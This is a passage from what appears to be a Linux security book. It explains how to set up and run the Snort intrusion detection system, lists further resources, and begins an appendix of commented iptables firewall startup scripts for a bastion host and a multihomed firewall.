No postprocessor plug-ins are enabled by default, however. Support for these must be specified at compile time and explicitly enabled/configured afterwards. These are two of the more popular postprocessor plug-ins:

database
Sends Snort data to one of several databases specified at compile time (MySQL, PostgreSQL, UnixODBC, or MS-SQL). Especially useful if you intend to archive Snort IDS logs for forensic or analytical purposes or use the ACID real-time Snort analyzer.

trap-snmpp
Sends Snort alerts as SNMP traps to an SNMP listener.

In addition to Snort itself, its plug-ins, and ACID (whose home page is <http://www.cert.org/kb/acid>), there are other useful external Snort utilities. See the Snort home page at <http://www.snort.org> for more information.

This will build Snort and, upon successful compilation, install its binaries and manpages. It will *not*, however, build Snort's operating environment.

11.4.1.4 Making Snort at home after compiling and installing it

You'll probably want to keep your Snort configuration files in one directory; most RPM packages (and therefore most users) use */etc/snort/*. Create this directory and make sure only *root* can read and write the files therein. Copy the files *snort.conf* and *classification.config* included with the Snort source code into this directory.

I recommend you keep your rules in a single directory, too; I use */etc/snort/rules*. Into this directory (or, if you prefer, into */etc/snort*), you should copy the source distribution's rules files: *backdoor.rules*, *bad-traffic.rules*, etc. You can use the ones included in the Snort tarball, but I recommend that you instead download *snortrules.tar.gz* from <http://www.snort.org/dl/signatures/> and use these, since they're updated far more frequently than the Snort source distribution itself is.

Finally, the standard place to have Snort record its logs is */var/log/snort*. Create this directory and make sure that it too is readable and writable only for *root*. Everything that goes in here will be created by Snort as needed.

11.4.1.5 Creating a database for Snort

If you're going to use a database with Snort, there's one more thing you'll need to do before you use Snort: create a new database, and possibly a new database user account, for Snort to use. The Snort source code's *contrib* directory includes scripts to create databases of the supported types: *create_mssql*, *create_mysql*, *create_oracle.sql*, and *create_postgresql*.

If you're like me and blissfully ignorant of the finer points of database administration, don't worry: the source code also includes instructions (in the file *README.database*) on using these scripts to set up a Snort database. (If you installed RPMs, this file can be found in */usr/share/doc/snort-1.8.4*, but the database scripts themselves cannot. You'll need to obtain and unpack the source tarball for those.)

[Example 11-9](#) shows the commands I used to create a MySQL database on my Red Hat system for Snort.

Example 11-9. Creating a MySQL database for Snort

```
bash-# echo "CREATE DATABASE snort;" | mysql -u snortsql -p
Enter password: <ENTER>
bash-# cd /usr/src/snort-1.8.4
bash-# mysql snort < ./contrib/create_mysql
```



Note that in [Example 11-9](#), I used a non-*root* account I'd created, called "snortsql." On a publicly accessible or multiuser system it's *essential* that you not use *root* as

your Snort database account. Refer to your database's documentation for instructions on setting up database users and using your database securely.

11.4.2 Using Snort as a Packet Sniffer

Snort is extremely useful as a network diagnostic tool and, in fact, can be used as a real-time packet sniffer with no prior configuration. Simply invoke the command *snort* with its "decode," "verbose" (display-to-screen), and "interface" flags: *-d*, *-v*, and *-i*, respectively (see [Example 11-10](#)). The name of the Ethernet interface on which you wish to sniff — that is, the name reported by *ifconfig -a*, not the full path to its actual device file — should follow the *-i* flag. (If your system has only one Ethernet interface, you can omit this flag altogether.)

Example 11-10. Invoking Snort as a sniffer

[illegible]


```
03/22-22:25:44.282136 192.168.100.20:1052 -> 10.10.117.13:80
TCP TTL:63 TOS:0x10 ID:10530 IpLen:20 DgmLen:95 DF
***AP*** Seq: 0x8651A4AC Ack: 0x6D4A1B05 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1807530 63072524
```

If you aren't a TCP/IP guru, the first few packets listed in [Example 11-10](#) probably don't make a lot of sense. Suffice it to say they show a TCP/IP "handshake" between the hosts 192.168.100.20 (the client in this transaction) and 10.10.117.13 (the server). The client is connecting to TCP port 80 on the server, so this is an HTTP transaction.

Sure enough, the last packet contains an HTTP *get* command requesting the URL

<http://www.polkatistas.org/index.html>. Even the uninitiated can appreciate this packet: in the column to the right of the block of hexadecimal numbers that constitute the packet's data payload, Snort displays the data in ASCII. In this way, you can watch not only the sequences of packets in network transactions, but *their content* as well (assuming nothing's encrypted). Packet sniffing is hardly new, but Snort's output is particularly easy to follow.

Naturally, how much traffic Snort sees depends on your network topology. If the interface on which you're sniffing is connected to a hub, Snort will see all packets sent to and from all hosts connected to that hub. If the interface is connected to a switch or a bridge, Snort will only see packets destined for or originating from that particular interface. (High-end switches, however, often support *mirroring*; if yours does, it may be possible to configure the switch to send copies of all packets from all ports to your Snort host's port.)

If you only wish to see packets to or from certain addresses, packets of certain protocols, etc., Snort supports the same "primitives" (display filters) as *tcpdump*. For example, to sniff only those packets sent to or from the host 192.168.100.200, I could use:

```
bash-# snort -dv host 192.168.100.200
```

Or to sniff everything except Secure Shell packets (remembering that SSH servers listen on TCP port 22), I could use:

```
bash-# snort -dv not port 22
```

See Snort's official documentation for more information on these primitives and on the other options you can use in Sniffer Mode.

11.4.3 Using Snort as a Packet Logger

You can, if you wish, run Snort in Sniffer Mode and redirect its output into a text file. But this isn't recommended: if you want to minimize dropped packets, you should forego writing them to the screen and instead tell Snort to write directly to a log directory. You can do so by invoking Snort like this:

```
bash-# snort -d -l ./snort/ -h 10.10.20.0/24
```

As with Sniffer mode, the *-d* flag tells Snort to decode packets' data payloads. The *-l* flag, however, is the one which, by specifying a directory to log to, puts Snort into Packet Capture mode. If the directory you specify doesn't exist, Snort will exit with an error.

The *-h* flag allows you to specify your "home network." Snort creates a new directory for each host it observes and prefers to do so in a "client-centric" manner: for example, if you tell Snort that addresses within *10.10.20.0/24* are local network, Snort will consider all other host IPs to be "clients" in any given transaction and will name host directories after those host IPs. If both hosts in a given transaction are local, Snort will name a directory after the IP using the higher listening port or, if those are the same, after the higher IP address.

This sounds very abstract and maybe even arbitrary, but remember that Snort is first and foremost a security tool: if you're logging packets to identify attacks or monitor connections from untrusted systems, it makes sense to group those transaction logs by external IP address. For example, if the host 44.33.22.11 attacks one of your systems, it will be much easier to analyze that attack if each relevant transaction is logged to a different file in the directory *44.33.22.11*.

If you'd like Snort to log to a single file instead, that's possible, too, by using the *-b* flag. In fact, doing so greatly improves Snort's performance and is recommended if you need to monitor a fast network (e.g., 100Mbps). This is because the supported file format for this mode is *Tcpdump*'s binary data format, which obviates the need to convert the binary packets into ASCII as is normally done in Packet Logging Mode. Accordingly, when using *-b*, it isn't necessary to specify the *-h* flag (Snort won't be naming any directories) or the *-d* flag (Snort won't be decoding anything either — it will be saving entire packets verbatim). For example:

```
bash-# snort -l /var/log/snort/ -b
```

will tell Snort to log all packets to a binary *Tcpdump* file, which will be named with the string *snort* followed by a timestamp (e.g., *snort-0324@2146.log*) and will reside in the specified log directory. The

binary log file won't be human-readable like Snort's default logs, but it will be readable with *snort*, *tcpdump*, *ethtool*, or any other program that understands Tcpdump files.

To "replay" the file (convert it to ASCII and display it) with Snort, use the *-r* flag:

```
bash-# snort -dv -r /var/log/snort/snort-0324\@2146.log
```

(Don't forget to escape the @ sign with a backslash.) As you can see, this is actually a use of Snort's Sniffer Mode: you can decode the packets with the *-d* flag, display them to the screen with the *-v* flag, etc. You can also filter the output using Tcpdump primitives, as described in the previous section.

11.4.4 Configuring and Using Snort as an IDS

Finally we arrive at Snort's real purpose in life: intrusion detection. Unlike Sniffer Mode or Packet Logging Mode, Snort's IDS Mode requires some preconfiguration. As I suggested earlier in [Section 11.4.1.4](#), you can keep Snort's main configuration file, *snort.conf*, in */etc/snort* and its rules in */etc/snort/rules*.

Or you can keep them elsewhere; Snort is not hardcoded to expect its configuration in any set place.

Furthermore, through support of the *include* statement, Snort configuration is modular: rules are include files that Snort merges into *snort.conf* at runtime.

snort.conf usually takes this form:

- Variable definitions
- Preprocessor plug-in statements
- Output (postprocessor) statements
- Rules (in practice, usually *include* statements referring to rule files)

Let's discuss these sections one at a time.

11.4.4.1 Variable definitions

Snort's sample *snort.conf* file lists a number of variables — some defined with default values and all accompanied by comments that make this section mostly self-explanatory. Of particular note, however, are these two variables:

```
var HOME_NET 33.22.11.0/24,10.9.0.0/16,etc.
```

HOME_NET specifies which IP address spaces should be considered local. This is the only comma-delimited variable; also, there should be no spaces between values.

```
var DNS_SERVERS 33.22.11.1 33.22.11.32 etc.
```

Normal DNS activity sometimes resembles port scans; therefore, the *portscan* plug-in disregards such activity when it involves IP addresses listed in this space-delimited variable.

11.4.4.2 Preprocessor plug-in statements

Like Snort variables, the preprocessor statements are well commented, including examples illustrating the parameters they can take. Some of these parameters are useful in minimizing false positives. For a list of preprocessors that are enabled by default, see the sidebar "What Are These Advanced Features?"

11.4.4.3 Output (postprocessor) plug-in statements

If you're going to log strictly to flat data files or Tcpdump binary files, you don't need to define or uncomment an *output* statement. If you're going to have Snort log to a database or send SNMP traps, however, you'll need to uncomment and configure one or more of these statements. Continuing my MySQL example, here's the *output* statement I use on the Red Hat system from [Example 11-9](#):

```
output database: log, mysql, user=root dbname=snort host=localhost
```

11.4.4.4 Rules

You can specify Snort rules directly, or you can keep them in separate files referred to in *snort.conf* by *include* statements. I strongly recommend you do the latter, for a very important reason: Snort's developers and contributors refine and augment the official collection of Snort rule files on an ongoing basis, and they're therefore updated on the Snort download site *every 30 minutes*. It makes a lot of sense to keep these rules separate from the rest of your *snort.conf* file, which won't change nearly so often.

If you put the rules files in a different directory than the one in which *snort.conf* resides, you'll need either to set the variable *RULE_PATH* accordingly (if you installed Snort from RPMs) or to edit the *include* statements themselves.

For example, if I compiled Snort and copied its *RULES* files to */etc/snort/rules*, in the default *snort.conf* file, I'd change the line:

```
include bad-traffic.rules
```

to read:

```
include /etc/snort/rules/bad-traffic.rules
```

and so on for all *include* statements.

If instead I'd installed Snort RPMs, I wouldn't need to do this; I'd only need to set the variable *RULE_PATH* to */etc/snort/rules*, since the *include* statements in the RPM version of *snort.conf* look like this:

```
include $RULE_PATH/bad-traffic.rules
```

Choose your rule sets carefully: the more rules you match packets against, the greater the chance that Snort will drop packets during periods of heavy network traffic. If your network has no web servers, for example, you can view a larger amount of traffic by commenting out all *include* statements involving web rules (unless you want Snort to log even completely futile attacks).

In addition, you may need to fine tune one or more rule files themselves. The *include* statements for the rule sets *shellcode.rules*, *policy.rules*, *info.rules*, *backdoor.rules*, and *virus.rules* are commented out by default, for just that reason. Don't enable these until you've adjusted them to match your environment and needs.

Where Should NIDS Probes Go?

In most organizations, there are three general areas to consider placing NIDS probes (listening hosts): on the internal network, on the DMZ network, and outside of the firewall altogether.

Outside of the firewall you'll get the most false positives, but you'll also be more likely to see unsuccessful attacks, port scans, and other "preincident" activity.

In the DMZ, you'll potentially see all attacks that make it past the firewall toward your publicly available servers, but you'll also see many false positives. On the internal network, you shouldn't see many false positives at all; needless to say, any (real) attacks that make it that far will be worth following up on immediately (even though at that point, the alerts will probably come too late to do much good, except as forensic data).

In any case, as I mentioned earlier, your NIDS probe won't see anything unless:

- The LAN to which it's connected uses a switch with a mirror port.
- The LAN uses a shared medium such as a hub.
- You can insert a hub or "network tap" at a crucial choke point — e.g., immediately between the firewall and the internal network to which it's connected (which won't catch attacks between internal hosts, but will hopefully catch attacks to or from the Internet).

Particularly in the case of the last bulleted item, the probe must be placed in a physically secure location.

You are by no means limited to the rule sets that come with Snort and already have *include* lines in *snort.conf*: you're free to write your own rules and include them as well. The Snort Users Manual, included with Snort as a PDF file, has detailed and straightforward instructions for writing your own Snort rules. You'll need to understand TCP/IP networking to write effective rules, however, even armed with this documentation.

11.4.4.5 Starting snort in IDS mode

Once you've configured *snort.conf*, you can start *snort*. I'd recommend just one more preparatory step, though, especially if you're new to Snort: invoke *snort* with the *-T* flag to test your configuration. For example, to test */etc/snort/snort.conf*, use the command:

```
bash-# snort -T -c /etc/snort/snort.conf
```

This will cause *snort* to parse its configuration file (as specified after the *-c* flag) and any included rule sets. It then prints any errors it finds to the standard output, along with some useful information about which plugins are running and with what settings. Regardless of the outcome of the tests (i.e., successful or not), *snort* will then exit.

When you and Snort are both happy with your configuration, you can start Snort for real:

```
bash-# snort -Dd -z est -c /etc/snort/snort.conf
```

Two of these flags, *-d* and *-c*, we've used previously (to tell Snort to decode packet data and to use the specified configuration file, respectively). The other two are new: *-D* tells Snort to run in Daemon Mode (i.e., as a background process with no output to the screen other than a few startup messages). *-z est* tells

Snort's *streams4* preprocessor plug-in to ignore TCP packets that aren't part of established sessions, which makes your Snort system much less susceptible to spoofing attacks and certain Denial of Service attacks. In IDS mode, Snort behaves similarly to Packet Logging mode, in that logged transactions will be written to subdirectories of */var/log/snort*. The subdirectories are named after the IP addresses of the "client" systems in those transactions. In IDS mode, however, only packets from transactions that trigger Snort alerts (based on Snort's rules) will be logged. Alerts will be logged to the file */var/log/snort/alert*; packet-headers from port scans will be logged to */var/log/portscan.log*.

As with Packet Logging mode, you may wish to use the *-b* flag when running Snort in IDS mode on a fast and/or very busy network. This will cause *alerts* and *portscan.log* to be written to as normal, but packets themselves will be logged to a binary file. You can additionally streamline Snort's alert messages by specifying Fast Alert mode via the *-A* flag, e.g.:

```
bash-# snort -b -A fast -c /etc/snort/snort.conf
```

11.4.4.6 Testing Snort and watching its logs

Once Snort is running, you'll probably be curious to see how it responds to attacks and scans. One simple test you can run is a simple port scan using Nmap (see [Chapter 3](#)). Snort should write several entries to */var/log/snort/alert*, similar to those shown in [Example 11-11](#).

Example 11-11. Port-scan entries in */var/log/snort/alert*

```
[**] [100:2:1] spp_portscan: portscan status from 192.168.100.20: 7
connections acr
oss 1 hosts: TCP(7), UDP(0) [**]
03/25-23:05:21.524291

[**] [100:2:1] spp_portscan: portscan status from 192.168.100.20: 7
connections acr
oss 1 hosts: TCP(7), UDP(0) [**]
03/25-23:05:43.057380

[**] [100:2:1] spp_portscan: portscan status from 192.168.100.20: 7
connections acr
oss 1 hosts: TCP(7), UDP(0) [**]
03/25-23:05:53.635274

[**] [100:2:1] spp_portscan: portscan status from 192.168.100.20: 6
connections acr
oss 1 hosts: TCP(6), UDP(0) [**]
03/25-23:19:17.615096

[**] [100:3:1] spp_portscan: End of portscan from 192.168.100.20:
TOTAL time(43s) h
osts(1) TCP(27) UDP(0) [**]
03/25-23:19:21.657371
```

In the case of port scans, Snort won't log complete packets in subdirectories of */var/log/snort*; rather, its *portscan* plug-in logs the scan packets' headers to */var/log/portscan.log* ([Example 11-12](#)).

Example 11-12. Some packet headers logged to */var/log/snort/portscan.log*

```
Mar 25 23:05:46 192.168.100.20:60126 -> 10.10.117.13:751 SYN *****S*
Mar 25 23:05:53 192.168.100.20:60120 -> 10.10.117.13:310 SYN *****S*
Mar 25 23:05:53 192.168.100.20:60121 -> 10.10.117.13:323 SYN *****S*
Mar 25 23:05:53 192.168.100.20:60122 -> 10.10.117.13:41 SYN *****S*
```

As soon as Snort is running to your satisfaction, you need to start monitoring Snort's alert log (*/var/log/snort/alert*) for activity. Naturally, you can do this manually with good old *less* or *tail*, but those methods don't scale very well.

Instead, I recommend you use Swatch (as described in the previous chapter) to monitor Snort's logs automatically for events about which you're concerned. If you'd like to know what these events will look like in the logs without triggering a test alert for each and every rule, all you need to do is browse through the Rules files included in your */etc/snort/snort.conf* file and take note of their *msg:* fields.

For example, the first rule in the rules file, *misc.rules*, detects large ICMP packets and looks like this:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Large ICMP Packet"; dsi
ze: >800; reference:arachnids,246; classtype:bad-unknown; sid:499;
rev:1;)
```

Any time this rule is triggered by a large ICMP packet, it logs the message "MISC Large ICMP Packet" to */var/snort/alert*. To receive notification from Swatch every time this rule fires, simply configure Swatch to watch */var/snort/alert* for the phrase "Large ICMP Packet."

In addition to Swatch monitoring Snort for specific events, it's also a good idea to set up a *cron/anacron* job in */etc/cron.daily* to email you a snapshot of part or all of */var/log/snort/alert*, or even just the bottom 50 lines or so. That way you'll not only receive real-time alerts of specific events from Snort; you'll also be regularly notified of activity Swatch doesn't catch.

11.4.4.7 Updating Snort's rules automatically

The last tip I'll offer on Snort use is a reminder that the Snort team refreshes the official collection of contributed and tested Snort rules every 30 minutes, 24 hours a day, 7 days a week. That doesn't mean the rules *change* that frequently; it means that every 30 minutes, the current rules in the Snort CVS tree are recopied to the Snort web site. Thus, any change that anyone on the Snort team makes to those rules at any time will be propagated to <http://www.snort.org/dl/snapshots/> within 30 minutes.

Several people have written different scripts you can use to download and update Snort rules automatically on your own system. Many of these scripts target the attack database at Max Vision's arachNIDS project site and are therefore available there (<http://www.whitehats.com/ids/>).

Since the arachNIDS site has been unavailable at various times, you might also consider one alternative to arachNIDS-oriented scripts: Andreas ...stling's script Oinkmaster v0.2, available at <http://www.algonet.se/~nitzeroinkmaster/>. This script automatically downloads the latest "official" rules from <http://www.snort.org>, filters out ones not relevant to your site, and updates your local rule set. It comes with documentation in the form of a README file and is written in Perl, so it's easy to customize and fine tune for your needs.

Note that the precise download path to the current Snort rules has changed since Oinkmaster's last update; you'll need to edit Oinkmaster to target <http://www.snort.org/dl/snapshots/snortrules.tar.gz> rather than <http://snort.sourceforge.com/downloads/snortrules.tar.gz>. This URL is set in Oinkmaster's *url* variable. You probably don't need to schedule Oinkmaster (or whatever script you choose to use) every 30 minutes, but I recommend scheduling it to be run at least twice a day.

11.5 Resources

1. Amoroso, Ed. *Intrusion Detection*. Sparta, NJ: Intrusion.Net Books, 1999.

Excellent introduction to the subject.

2. <http://web.mit.edu/tytso/www/linux/ext2intro.html>

Card, Rémy, Theodore Ts'o, and Stephen Tweedie. "Design and Implementation of the Second Extended Filesystem."

Excellent paper on the LinuxEXT2 filesystem; the section entitled "Basic File System Concepts" is of particular interest to Tripwire users.

3. Northcutt, Stephen and Judy Novak. *Network Intrusion Detection: An Analyst's Handbook*. Indianapolis: New Riders Publishing, 2001.

A very practical book with many examples showing system log excerpts and configurations of popular IDS tools.

4. <http://www.chkrootkit.org/>

Home of the *chkrootkit* shell script and an excellent source of information about how to detect and defend against rootkits.

5. <http://sourceforge.net/projects/tripwire>

Project pages for Tripwire Open Source. The place to obtain the very latest Tripwire Open Source code and documentation

6. <http://prdownloads.sourceforge.net/tripwire/tripwire-2.3.0-docs-pdf.tar.gz>

Tripwire Open Source Manual and the Tripwire Open Source Reference Card in PDF format. Required reading! (If this link doesn't work, try http://sourceforge.net/project/showfiles.php?group_id=3130).

7. <http://www.tripwire.org>

Home page for Tripwire Open Source. Binaries for Linux available here.

8. http://www.tripwire.com/downloads/tripwire_asr/index.cfm?

Tripwire Academic Source Release download site.

9. <http://securityportal.com/topnews/tripwire20000711.html>

Article on using Tripwire Academic Source Release, by Jay Beale (principal developer of Bastille Linux).

10. <http://www.cs.tut.fi/~rammer/aide.html>

Official web site for the Advanced Intrusion Detection Environment (AIDE).

11. <http://www.geocities.com/fcheck2000/>

Official web site for FCheck, an extremely portable integrity checker written entirely in Perl.

12. Ranum, Marcus J. "Intrusion Detection & Network Forensics."

Presentation E1/E2 at the Computer Security Institute's 26th Annual Computer Security Conference and Exhibition, Washington, D.C., 17-19 Nov 1999.

13. <http://www.snort.org>

Official Snort web site: source, binaries, documentation, discussion forums, and amusing graphics.

14. <http://www.cert.org/kb/acid>

The Analysis Console for Intrusion Databases (ACID) is a PHP application that analyzes IDS data in real time. ACID is a popular companion to Snort because it helps make sense of large Snort data sets; this is its official home page.

15. <http://www.algonet.se/~nitzer/oinkmaster>

Home of the Oinkmaster auto-Snort rules update script.

16. <http://www.whitehats.com>

Security news, tools, and the arachNIDS attack signature database (which can be used to update your SNORT rules automatically as new attacks are discovered).

17. <http://www.lids.org>

The Linux Intrusion Detection System (LIDS) web site. LIDS is a kernel patch and administrative tool that provides granular logging and access controls for processes and for the filesystem.

Appendix A. Two Complete Iptables Startup Scripts

These two scripts use *iptables* to configure *netfilter* on a DMZ'ed server and on the firewall that protects it, assuming a simple inside-DMZ-outside architecture as described in [Chapter 2](#) and [Chapter 3](#). For the full example scenario to which these scripts apply, refer to [Section 3.1.8](#).

The first script is for the bastion host "Woofgang," a public FTP/HTTP server, shown in [Example A-1](#).

Example A-1. iptables script for a bastion host running FTP and HTTP services

```
#!/bin/sh
# init.d/localfw
#
# System startup script for local packet filters on a bastion server
# in a DMZ (NOT for an actual firewall)
#
# Functionally the same as Example 3-10, but with SuSE-isms restored
and
# with many more comments.
#
# Structurally based on SuSE 7.1's /etc/init.d/skeleton, by Kurt
Garloff
#
# The following 9 lines are SuSE-specific
#
### BEGIN INIT INFO
# Provides: localfw
# Required-Start: $network $syslog
# Required-Stop:  $network $syslog
# Default-Start:  2 3 5
# Default-Stop:   0 1 2 6
# Description:    Start localfw to protect local heinie
### END INIT INFO
# /End SuSE-specific stuff (for now)

# Let's save typing & confusion with a couple of variables.
# These are NOT SuSE-specific in any way.

IP_LOCAL=208.13.201.2
IPTABLES=/usr/sbin/iptables
test -x $IPTABLES || exit 5

# The following 42 lines are SuSE-specific

# Source SuSE config
# (file containing system configuration variables, though in SuSE
8.0 this
# has been split into a number of files in /etc/rc.config.d)
. /etc/rc.config

# Determine the base and follow a runlevel link name.
base=${0##*/}
link=${base#*[SK][0-9][0-9]}

# Force execution if not called by a runlevel directory.
test $link = $base && START_LOCALFW=yes
test "$START_LOCALFW" = yes || exit 0

# Shell functions sourced from /etc/rc.status:
# rc_check check and set local and overall rc status
# rc_status check and set local and overall rc status
```

```

# rc_status -v      ditto but be verbose in local rc status
# rc_status -v -r   ditto and clear the local rc status
# rc_failed         set local and overall rc status to failed
# rc_reset          clear local rc status (overall remains)
# rc_exit           exit appropriate to overall rc status
. /etc/rc.status

# First reset status of this service
rc_reset

# Return values acc. to LSB for all commands but status:
# 0 - success
# 1 - misc error
# 2 - invalid or excess args
# 3 - unimplemented feature (e.g. reload)
# 4 - insufficient privilege
# 5 - program not installed
# 6 - program not configured
# 7 - program is not running
#
# Note that starting an already running service, stopping
# or restarting a not-running service as well as the restart
# with force-reload (in case signalling is not supported) are
# considered a success.

# /End SuSE-specific stuff.
# The rest of this script is non-SuSE specific

case "$1" in
start)
echo -n "Loading Woofgang's Packet Filters"

# SETUP -- stuff necessary for any bastion host

# Load kernel modules first
# (We like modprobe because it automatically checks for and loads
any other
# modules required by the specified module.)

modprobe ip_tables
modprobe ip_conntrack_ftp

# Flush active rules and custom tables
$IPTABLES --flush
$IPTABLES --delete-chain

# Set default-deny policies for all three default chains
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP

# Give free reign to the loopback interfaces, i.e. local processes
may connect
# to other processes' listening-ports.
$IPTABLES -A INPUT -i lo -j ACCEPT
$IPTABLES -A OUTPUT -o lo -j ACCEPT

# Do some rudimentary anti-IP-spoofing drops. The rule of thumb is
"drop
# any source IP address which is impossible" (per RFC 1918)
#

```

```

$IPTABLES -A INPUT -s 255.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 255.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 0.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 0.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 127.0.0.0/8 -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s 127.0.0.0/8 -j DROP
$IPTABLES -A INPUT -s 192.168.0.0/16 -j LOG --log-prefix "Spoofed
source IP"
$IPTABLES -A INPUT -s 192.168.0.0/16 -j DROP
$IPTABLES -A INPUT -s 172.16.0.0/12 -j LOG --log-prefix "Spoofed
source IP"
$IPTABLES -A INPUT -s 172.16.0.0/12 -j DROP
$IPTABLES -A INPUT -s 10.0.0.0/8 -j LOG --log-prefix " Spoofed source
IP"
$IPTABLES -A INPUT -s 10.0.0.0/8 -j DROP

# The following will NOT interfere with local inter-process traffic,
whose
#   packets have the source IP of the local loopback interface, e.g.
127.0.0.1

$IPTABLES -A INPUT -s $IP_LOCAL -j LOG --log-prefix "Spoofed source
IP"
$IPTABLES -A INPUT -s $IP_LOCAL -j DROP

# Tell netfilter that all TCP sessions do indeed begin with SYN
#   (There may be some RFC-non-compliant application somewhere which
#   begins its transactions otherwise, but if so I've never heard of
it)

$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j LOG --log-
prefix "Stealth scan
attempt?"
$IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP

# Finally, the meat of our packet-filtering policy:

# INBOUND POLICY
#   (Applies to packets entering our network interface from the
network,
#   and addressed to this host)

# Accept inbound packets that are part of previously-OK'ed sessions
$IPTABLES -A INPUT -j ACCEPT -m state --state ESTABLISHED,RELATED

# Accept inbound packets which initiate SSH sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 22 -m state --state NEW

# Accept inbound packets which initiate FTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 21 -m state --state NEW

# Accept inbound packets which initiate HTTP sessions
$IPTABLES -A INPUT -p tcp -j ACCEPT --dport 80 -m state --state NEW

# Log and drop anything not accepted above
#   (Obviously we want to log any packet that doesn't match any
ACCEPT rule, for

```

```

# both security and troubleshooting. Note that the final "DROP"
rule is
# redundant if the default policy is already DROP, but redundant
security is
# usually a good thing.)
#
$IPTABLES -A INPUT -j LOG --log-prefix "Dropped by default (INPUT):"
$IPTABLES -A INPUT -j DROP

# OUTBOUND POLICY
# (Applies to packets sent to the network interface (NOT loopback)
# from local processes)

# If it's part of an approved connection, let it out
$IPTABLES -I OUTPUT 1 -m state --state RELATED,ESTABLISHED -j ACCEPT

# Allow outbound ping
# (For testing only! If someone compromises your system they may
attempt
to use ping to identify other active IP addresses on the DMZ.
Comment
this rule out when you don't need to use it yourself!)
#
# $IPTABLES -A OUTPUT -p icmp -j ACCEPT --icmp-type echo-request

# Allow outbound DNS queries, e.g. to resolve IPs in logs
# (Many network applications break or radically slow down if they
# can't use DNS. Although DNS queries usually use UDP 53, they may
also use TCP
# 53. Although TCP 53 is normally used for zone-transfers, DNS
queries with
# replies greater than 512 bytes also use TCP 53, so we'll allow
both TCP and UDP
# 53 here
#
$IPTABLES -A OUTPUT -p udp --dport 53 -m state --state NEW -j ACCEPT
$IPTABLES -A OUTPUT -p tcp --dport 53 -m state --state NEW -j ACCEPT

# Log & drop anything not accepted above; if for no other reason, for
troubleshooting
#
# NOTE: you might consider setting your log-checker (e.g. Swatch) to
# sound an alarm whenever this rule fires; unexpected outbound
trans-
# actions are often a sign of intruders!
#
$IPTABLES -A OUTPUT -j LOG --log-prefix "Dropped by default
(OUTPUT):"
$IPTABLES -A OUTPUT -j DROP

# Log & drop ALL incoming packets destined anywhere but here.
# (We already set the default FORWARD policy to DROP. But this is
# yet another free, reassuring redundancy, so why not throw it in?)
#
$IPTABLES -A FORWARD -j LOG --log-prefix "Attempted FORWARD? Dropped
by default:"
$IPTABLES -A FORWARD -j DROP

;;

# Unload filters and reset default policies to ACCEPT.

```

```

# FOR LAB/SETUP/BENCH USE ONLY -- else use 'stop'!!
# Never run this script 'wide_open' if the system is reachable from
# the Internet!
#
wide_open)
echo -n "DANGER!! Unloading Woofgang's Packet Filters!!"
$IPTABLES --flush
$IPTABLES -P INPUT ACCEPT
$IPTABLES -P FORWARD ACCEPT
$IPTABLES -P OUTPUT ACCEPT
;;

stop)
echo -n "Portcullis rope CUT..."
# Unload all fw rules, leaving default-drop policies
$IPTABLES --flush
;;

status)
echo "Querying iptables status (via iptables --list)..."
$IPTABLES --line-numbers -v --list
;;

*)
echo "Usage: $0 {start|stop|wide_open|status}"
exit 1
;;
esac

```

The second script is, according to my own assertions in [Chapter 3](#), actually beyond the scope of this book: it's for a multihomed firewall system. But even though this book is about bastion hosts, and even though many of the things in this script are not described elsewhere in the book, I wanted to at least show a sample firewall configuration.

Like the previous script, it's copiously commented, but if you really want to learn how to build Linux firewalls, you'd be well advised to read the official Netfilter documentation, the *iptables(8)* manpage, or a book dedicated to Linux firewalls.

Again, the example scenario used below is the one described in [Chapter 3](#) under "Every System Can Be Its Own Firewall: Using IPTables For Local Security." This example is admittedly somewhat unrealistic: the DMZ contains no DNS or SMTP servers, so all internal hosts are allowed to send email outward, and I haven't addressed the issue of inbound email at all (if I did, there would be an SMTP gateway in the DMZ, and only that host would receive SMTP traffic from the Internet). The services that *are* illustrated in [Example A-2](#) should be enough to help you figure out how to accommodate others that are not.

Example A-2. iptables script for a multihomed firewall system

```

#!/bin/sh
# init.d/masterfw
#
# System startup script for packet filters on a three-homed SuSE 7.1
# Linux firewall (Internal network, DMZ network, External network).
#
# IMPORTANT BACKGROUND ON THIS EXAMPLE: the internal network is numbered
# 192.168.100.0/24; the DMZ network is 208.13.201.0/29; and the external
# interface is 208.13.201.8/29. The firewall's respective interface IP
# addresses are 192.168.100.1, 208.13.201.1, and 208.13.201.9.
#
# All traffic originating on the internal network is hidden behind the
# firewall, i.e. internal packets destined for DMZ hosts are given the
# source IP 208.13.201.1 and those destined for the Internet are given
# the source IP 208.13.201.9.
#
# In the interest of minimizing confusion here, traffic between the DMZ
and
# the Internet is not "NATted," (though it's certainly a good idea

```

```

#   to use NATted RFC 1918 IP addresses on your DMZ, or even to NAT non-RFC
#   1918 addresses in order to add a little obscurity to your security ;-)
#
# Structurally based on SuSE 7.1's /etc/init.d/skeleton, by Kurt Garloff
#
# The following 9 lines are SuSE-specific
#
### BEGIN INIT INFO
# Provides: localfw
# Required-Start: $network $syslog
# Required-Stop: $network $syslog
# Default-Start: 2 3 5
# Default-Stop: 0 1 2 6
# Description: Start localfw to protect local heinie
### END INIT INFO
# /End SuSE-specific section

# Let's save typing & confusion with some variables.
# These are NOT SuSE-specific in any way.

NET_INT=192.168.100.0/24
NET_DMZ=208.13.201.0/29
IFACE_INT=eth0
IFACE_DMZ=eth1
IFACE_EXT=eth2
IP_INT=192.168.100.1
IP_DMZ=208.13.201.1
IP_EXT=208.13.201.9
WOOF GANG=208.13.201.2
IPTABLES=/usr/sbin/iptables

test -x $IPTABLES || exit 5

# The next 42 lines are SuSE-specific

# Source SuSE config
# (file containing system configuration variables, though in SuSE 8.0 this
#   has been split into a number of files in /etc/rc.config.d)
. /etc/rc.config

# Determine the base and follow a runlevel link name.
